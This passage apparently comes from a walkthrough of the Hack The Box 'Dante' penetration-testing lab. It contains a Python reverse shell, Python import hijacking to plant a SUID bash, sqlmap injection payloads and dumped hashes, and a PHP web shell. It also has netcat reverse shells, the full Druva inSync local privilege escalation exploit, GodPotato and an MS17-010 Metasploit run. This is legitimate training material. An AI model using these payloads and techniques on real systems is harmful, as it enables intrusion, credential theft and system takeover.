lport = 4444

ZIP_DEFLATED = 0

class ZipFile:
    def close(*args):
        return

    def write(*args):
        return

    def __init__(self, *args):
        return

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((lhost, lport))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
os.putenv("HISTFILE",'/dev/null')
pty.spawn("/bin/bash")
s.close()
and this is apache_restart.py
1
2
3
4
5
6
7
8
9
import call
import urllib
url = urllib.urlopen(localhost)
page= url.getcode()
if page ==200:
	print ("We're all good!")
else:
	print("We're failing!")
	call(["systemctl start apache2"], shell=True)
very interesting! instead of importing call from subprocess its doing a direct import of call now I had a very interesting path in my mind and immediately checked the running process and also using pspy64 from https://github.com/dominicbreuker/pspy which I transferred to DANTE-NIX02
1
2
3
4
frank@DANTE-NIX02:~$ ps aux | grep apache*
root        3790  0.0  0.0   2616   528 ?        Ss   12:07   0:00 /bin/sh -c python3 /home/frank/apache_restart.py; sleep 1; rm /home/frank/call.py; sleep 1; rm /home/frank/urllib.py
root        3791  0.0  0.4  29160 16320 ?        S    12:07   0:00 python3 /home/frank/apache_restart.py
frank      12297  0.0  0.0   9052   720 pts/7    R+   13:31   0:00 grep --color=auto apache_restart.py
pspy64 shows apache_restart.py was being executed repeatedly! the problem with the python code is that it imports call the wrong way import call and uses call function, which could be easily hijacked if I tried to make a call.py in the same working directory and since apache_restart.py was being executed as root, call.py would be executed as root and since this was done as apache_restart.py only had read permissions and the owner of the file was root then I made a simple python script for call.py which makes a suid binary for me which I can easily use for priv esc
1
2
3
import subprocess, os
subprocess.run(["cp", "/bin/bash", "/home/frank/output"], check=True)
subprocess.run(["chmod", "4755", "/home/frank/output"], check=True)
checking the directory after a moment we find
1
2
frank@DANTE-NIX02:~$ ls
apache_restart.py  Desktop  Documents  Downloads  Music  output  output.c  Pictures  Public  __pycache__  snap  Templates  url.py  Videos
since apache_restart.py is executed every 1 minute… now we can just execute the output binary and get the flag
1
2
3
4
5
6
7
8
9
frank@DANTE-NIX02:~$ ./output -p
output-5.0# id && whoami
uid=1000(frank) gid=1000(frank) euid=0(root) groups=1000(frank)
root
output-5.0# cd /root && ls
Desktop  Documents  Downloads  flag.txt  lshell  Music	omsagent-1.14.19-0.universal.x64.sh  Pictures  Public  snap  Templates	Videos
output-5.0# cat flag.txt
DANTE{L0v3_m3_S0m3_H1J4CK1NG_XD}
output-5.0#
An open goal 172.16.1.5
now checking 172.16.1.5 since from the previous nmap output we know
1
2
3
4
5
6
7
8
9
PORT     STATE SERVICE
21/tcp   open  ftp
111/tcp  open  rpcbind
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
2049/tcp open  nfs
5985/tcp open  wsman
I checked ftp
1
2
3
4
5
6
7
❯ proxychains -q lftp 172.16.1.5
lftp 172.16.1.5:~> ls
-r--r--r-- 1 ftp ftp             44 Jan 08  2021 flag.txt
lftp 172.16.1.5:/> get flag.txt
44 bytes transferred in 2 seconds (24 B/s)
❯ cat flag.txt
DANTE{Ther3s_M0r3_to_pwn_so_k33p_searching!}
nothing more here after several attempts…
Again and again - 172.16.1.12
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.12
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 04:46 +0530
Nmap scan report for 172.16.1.12
Host is up (0.00s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 210.49 seconds
so we have web ports open root page leads us to xampp dashboard so I started enumerating directories with ffuf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ ffuf -u http://172.16.1.12/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -x socks5://127.0.0.1:1080
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.1.12/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : socks5://127.0.0.1:1080
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

img                     [Status: 301, Size: 231, Words: 14, Lines: 8, Duration: 829ms]
blog                    [Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 522ms]
webalizer               [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 1619ms]
phpmyadmin              [Status: 403, Size: 1188, Words: 129, Lines: 46, Duration: 716ms]
dashboard               [Status: 301, Size: 237, Words: 14, Lines: 8, Duration: 603ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
once I got the blog dir I started looking in it, 
seeing a search button I instantly tried to pop an xss with basic payloads like <script>alert('yay')</script> which actually worked, now keeping that in mind I started looking for other functionalities visiting blogs I see this url http://172.16.1.12/blog/category.php?id=4 now I could try sqlmap on it, which gave me the following result
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=4' AND 9652=9652 AND 'yZXW'='yZXW

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=4' AND EXTRACTVALUE(5103,CONCAT(0x5c,0x7178716a71,(SELECT (ELT(5103=5103,1))),0x7162787171)) AND 'dLuZ'='dLuZ

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=4' AND (SELECT 3449 FROM (SELECT(SLEEP(5)))ySHI) AND 'itWV'='itWV

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=-7712' UNION ALL SELECT NULL,CONCAT(0x7178716a71,0x73635369724876674768487375476475766f53666f4e51445956755063634372707a6c4174757857,0x7162787171)-- -
---
now dumping everything with --dump we get a lot of tables but among those there is one very specific table which caught my eyes as it contained some creds Database: blog_admin_db Table: membership_users [4 entries]
there are 3 creds
admin::21232f297a57a5a743894a0e4a801fc321232f297a57a5a743894a0e4a801fc3cracked toadminben:ben@dante.htb:442179ad1de9c25593cabf625c0badb7cracked md5 -Welcometomyblogegre55:egre55@htb.com:d6501933a2e0ea1f497b87473051417fcracked md5 -egre55
checking all the databases we find flag database
1
2
3
4
5
6
7
8
9
available databases [7]:

[*] blog_admin_db
[*] flag
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
dumping gives us the flag
1
2
3
4
5
6
7
8
Database: flag
Table: flag
[1 entry]
+------------------------------+
| flag                         |
+------------------------------+
| DANTE{wHy_y0U_n0_s3cURe?!?!} |
+------------------------------+
Five doctors - 172.16.1.12
ssh gives the flag right away with the creds ben:Welcometomyblog
1
2
3
4
5
6
7
❯ proxychains -q ssh ben@172.16.1.12
...
...
ben@DANTE-NIX04:~$ ls
Desktop  Documents  Downloads  examples.desktop  flag.txt  Music  Pictures  Public  Templates  Videos
ben@DANTE-NIX04:~$ cat flag.txt
DANTE{Pretty_Horrific_PH4IL!}
Minus + minus = plus? - 172.16.1.12
checking around we see a /home/julian folder, though is empty now checking same path and listing all files in the folders we find Downloads folder with sudo-1.8.27 which is vulnerable to LPE
1
2
3
ben@DANTE-NIX04:~$ sudo -u#-1 /bin/bash
root@DANTE-NIX04:/home/ben# whoami
root
now we can easily get our root flag
1
2
3
4
5
root@DANTE-NIX04:/home/ben# cd /root
root@DANTE-NIX04:/root# ls
flag.txt
root@DANTE-NIX04:/root# cat flag.txt
DANTE{sudo_M4k3_me_@_Sandwich}
Feeling fintastic - 172.16.1.17
port enumeration with nmap
1
2
3
4
5
6
7
8
9
10
11
12
❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 05:00 +0530
Nmap scan report for 172.16.1.17
Host is up (0.00s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 310.51 seconds
we have a pcap file named monitor in smb
1
2
3
4
5
6
7
8
❯ proxychains -q smbclient -N //172.16.1.17/forensics
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun 26 02:31:36 2020
  ..                                  D        0  Wed Jun 10 16:59:28 2020
  monitor                             N   153489  Fri Jun 26 02:31:07 2020

		13865000 blocks of size 1024. 5859368 blocks available
port 10000 has web admin running and pcap while after opening in wireshark reveals the admin credentials
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /session_login.cgi HTTP/1.1

Host: 172.16.88.154:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.88.154:10000/session_login.cgi
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://172.16.88.154:10000
DNT: 1
Connection: keep-alive
Cookie: redirect=1; testing=1; sid=x
Upgrade-Insecure-Requests: 1

user=admin&pass=Password6543
HTTP/1.0 302 Moved Temporarily
Date: Thu, 25 Jun 2020 21:01:01 GMT
Server: MiniServ/1.900
Set-Cookie: sid=2d35cb72e843b8ef6d0272407b427f20; path=/; httpOnly
Location: http://172.16.88.154:10000/
Connection: close
admin:Password6543
logging in and clicking on the terminal icon at the left menu gives us a root terminal which we can use to read the flag
1
2
3
4
5
6
7
8
9
[admin@localhost root]# whoami
root
[admin@localhost root]# id
uid=0(root) gid=0(root) groups=0(root)
[admin@localhost root]# ls
flag.txt
monitor.pcap
[admin@localhost root]# cat flag.txt
DANTE{SH4RKS_4R3_3V3RYWHERE}
Well we were instead supposed to exploit the RCE which we are being notified about in the notifications Webmin versions below 1.930 contain a remotely exploitable security hole and should be upgraded immediately! See http://www.webmin.com/security.html for more details. using https://github.com/ADonisRian/Webmin-1.900-exploit-rce-/blob/main/webmin-1.900.py then get a root reverse shell and the flag
Let’s take this discussion elsewhere - 172.16.1.13
1
2
3
4
5
6
7
8
9
10
11
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2026-04-17 08:01 PDT

Nmap scan report for 172.16.1.13
Host is up (0.0011s latency).
Not shown: 65532 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 100.79 seconds
same web ports open but this time it seems its a windows machine now on port 80 it gives usual xampp dashboard so I had to use ffuf to find directories
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
❯ ffuf -u 'http://172.16.1.13/FUZZ' -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt -x socks5://127.0.0.1:1080
________________________________________________

 :: Method           : GET
 :: URL              : http://172.16.1.13/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Proxy            : socks5://127.0.0.1:1080
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

img                     [Status: 301, Size: 332, Words: 22, Lines: 10, Duration: 294ms]
webalizer               [Status: 403, Size: 1043, Words: 102, Lines: 43, Duration: 301ms]
phpmyadmin              [Status: 403, Size: 1202, Words: 127, Lines: 46, Duration: 278ms]
dashboard               [Status: 301, Size: 338, Words: 22, Lines: 10, Duration: 254ms]
discuss                 [Status: 301, Size: 336, Words: 22, Lines: 10, Duration: 296ms]
IMG                     [Status: 301, Size: 332, Words: 22, Lines: 10, Duration: 633ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
discuss is what we are looking for so we have a Dante Technical Discussion Forum on web port in network tab we can see the user images are uploaded to /discuss/ups/ now using PHP cmd from revshells.com created a web shell and then using that uploading nc.exe to the windows machine we can get a reverse shell nc.exe -e cmd.exe tun0 9001
1
2
3
4
5
6
7
8
9
❯ proxychains -q nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.110.3 52587
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\discuss\ups>whoami
whoami
dante-ws01\gerald
and now the flag
1
2
3
C:\Users\gerald\Desktop>type flag.txt
type flag.txt
DANTE{l355_t4lk_m04r_l15tening}
Compare my numbers - 172.16.1.13
after checking the folders and files in the machine we find Druva folder inside Program Files (x86)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
PS C:\Program Files (x86)> ls
ls

    Directory: C:\Program Files (x86)


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       18/03/2019     22:02                Common Files
d-----       13/07/2020     04:35                Druva
d-----       13/07/2020     06:39                Internet Explorer
d-----       18/03/2019     21:52                Microsoft.NET
d-----       18/03/2019     23:20                Windows Defender
d-----       18/03/2019     21:52                Windows Mail
d-----       13/07/2020     06:39                Windows Media Player
d-----       18/03/2019     23:23                Windows Multimedia Platform
d-----       18/03/2019     22:02                Windows NT
d-----       13/07/2020     06:39                Windows Photo Viewer
d-----       18/03/2019     23:23                Windows Portable Devices
d-----       18/03/2019     21:52                WindowsPowerShell
after that we check the version of inSync, if older versions have LPE exploits
1
2
3
4
5
6
PS C:\Program Files (x86)\druva\insync> Get-ChildItem -Path "C:\Program Files (x86)\Druva\inSync" -Filter "inSync.exe" -Recurse | Select-Object -ExpandProperty VersionInfo

ProductVersion   FileVersion      FileName
--------------   -----------      --------
                                  C:\Program Files (x86)\Druva\inSync\inSync.exe
6.6.3            6.6.3            C:\Program Files (x86)\Druva\inSync\electron\inSyncClient\inSync.exe
version 6.6.3 on exploit-db we can find the following exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
# Exploit Title: Druva inSync Windows Client 6.6.3 - Local Privilege Escalation
# Date: 2020-05-21
# Exploit Author: Matteo Malvica
# Credits: Chris Lyne for previous version's exploit
# Vendor Homepage: druva.com
# Software Link: https://downloads.druva.com/downloads/inSync/Windows/6.6.3/inSync6.6.3r102156.msi
# Version: 6.6.3
# Tested on: Windows 10 1909-18363.778
# CVE: CVE-2020-5752
# Command injection in inSyncCPHwnet64 RPC service
# Runs as nt authority\system. so we have a local privilege escalation
# The path validation has been only implemented through a 'strncmp' function which can be bypassed by
# appending a directory traversal escape sequence at the end of the valid path.
# Writeup: https://www.matteomalvica.com/blog/2020/05/21/lpe-path-traversal/

# Example usage:
#python insync.py "windows\system32\cmd.exe /C net user Leon /add"
#python insync.py "windows\system32\cmd.exe /C net localgroup Administrators Leon /add"

import socket
import struct
import sys

if len(sys.argv) < 2:
    print "Usage: " + __file__ + " <quoted command to execute>"
    print "E.g. " + __file__ + " \"net user /add tenable\""
    sys.exit(0)

ip = '127.0.0.1'
port = 6064
command_line = 'C:\\ProgramData\\Druva\\inSync4\\..\\..\\..\\..\\..\\..\\..\\..\\' + sys.argv[1]

def make_wide(str):
    new_str = ''
    for c in str:
        new_str += c
        new_str += '\x00'
    return new_str

hello = "inSync PHC RPCW[v0002]"

func_num = "\x05\x00\x00\x00"                                   # 05 is to run a command, passed as an agrument to CreateProcessW
command_line = make_wide(command_line)                          # converts ascii to UTF-8
command_length = struct.pack('<i', len(command_line))           # packed as little-endian integer
requests = [ hello, func_num, command_length, command_line ]    # sends each request separately

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

i = 1
for req in requests:
    print 'Sending request' + str(i)
    sock.send(req)
    i += 1

sock.close()

print "Done."
and in C:\ we can also find a folder Python27 to run the exploit now after transferring nc.exe to machine and setting up a listener on our machine we can run the following command to get priv shell
1
2
3
4
5
6
PS C:\users\gerald> C:\Python27\python.exe lpe.py "windows\system32\cmd.exe /c C:\users\gerald\nc.exe -e cmd.exe tun0-ip 9002"
Sending request1
Sending request2
Sending request3
Sending request4
Done.
1
2
3
4
5
6
7
❯ nc -lnvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.110.3 62834
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
now we can read the flag
1
2
3
c:\Users\Administrator\Desktop>type flag.txt
type flag.txt
DANTE{Bad_pr4ct1ces_Thru_strncmp}
Congratulations to a perfect pear - 172.16.1.102
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 07:03 +0530
Nmap scan report for 172.16.1.102
Host is up (0.00s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 396.21 seconds
port 80 has Online Marriage Registration System @ 2020 which has user and admin registration,  rergistration form has an image upload functionality, trying basic php payload in image upload
1
<?php echo shell_exec($_REQUEST['cmd']); ?>
we also have a exploit available on exploit-db https://www.exploit-db.com/exploits/49557 for RCE, now for reverse shell I uploaded nc.exe on the server and ran that whilst my listener
1
2
3
❯ proxychains -q python rce.py -u http://172.16.1.102/ -c "powershell wget tun0-ip:8000/nc64_2.exe -o nc.exe" -m 3453453453 -p 123
[+] PHP shell uploaded
[+] Command output
get a reverse shell
1
2
❯ proxychains -q python rce.py -u http://172.16.1.102/ -c ".\nc.exe -e cmd.exe tun0-ip 9001" -m 3453453453 -p 123
[+] PHP shell uploaded
we get a connection back!
1
2
3
4
5
6
7
❯ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.110.3 41741
Microsoft Windows [Version 10.0.19042.1766]
(c) Microsoft Corporation. All rights reserved.

C:\Apache24\htdocs\user\images>
1
2
3
PS C:\Users\blake\desktop> type flag.txt
type flag.txt
DANTE{U_M4y_Kiss_Th3_Br1d3}
MinatoTW strikes again - 172.16.1.102
now after checking some files I found a very interesting file sitting in C:\Apps
PS C:\Apps> ls


    Directory: C:\Apps


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/18/2022  10:32 PM         415232 SERVER.EXE
then I transferred the file to my machine and opened it on IDA strings shows some interesting stuff happening with socket

we can probably guess the credentials from strings as Admin:P@$$worD which is being used in this logic check here

checking function calls of sub_10476D10 called here
int sub_1047199C()
{
  return sub_10476D10();
}
checking for sub_1047199C we have sub_10476D80 as our another imp function so main actually calls sub_1047340E(); which is a wrapper for sub_10476D80
for priv esc I used GodPotato-NET4.exe
c:\Users\blake>.\GodPotato-NET4.exe -cmd "C:\Apache24\htdocs\user\images\nc.exe -t -e C:\Windows\System32\cmd.exe tun0 9004"
[*] CombaseModule: 0x140729281413120
[*] DispatchTable: 0x140729283864008
[*] UseProtseqFunction: 0x140729283196640
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\acf4021e-0ace-41e1-9684-c317d4b6397f\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00001802-1718-ffff-7c5a-10c30b5d2b81
[*] DCOM obj OXID: 0xdbc3a4cd429704b6
[*] DCOM obj OID: 0x94f79a354a210ee1
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 904 Token:0x784  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4268
with my listener on 9004
c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EF32-6694

 Directory of c:\Users\Administrator\Desktop

07/18/2022  10:23 PM    <DIR>          .
07/18/2022  10:23 PM    <DIR>          ..
07/18/2022  10:23 PM                30 flag.txt
               1 File(s)             30 bytes
               2 Dir(s)   9,028,177,920 bytes free

c:\Users\Administrator\Desktop>type flag.txt
type flag.txt
DANTE{D0nt_M3ss_With_MinatoTW}
That just blew my mind - 172.16.1.20
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 06:13 +0530

Nmap scan report for 172.16.1.20
Host is up (0.00s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 300.33 seconds

opening the web page first gives us an idea its running an old windows server 2012 r2 which is vulnerable to RCE we can exploit it using metasploit
1
2
3
4
5
6
7
8
9
10
11
12
msf > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.16.1.20
RHOSTS => 172.16.1.20
msf exploit(windows/smb/ms17_010_psexec) > set Proxies socks5:127.0.0.1:1080
Proxies => socks5:127.0.0.1:1080
msf exploit(windows/smb/ms17_010_psexec) > check
[*] 172.16.1.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.1.20:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard 9600 x64 (64-bit)
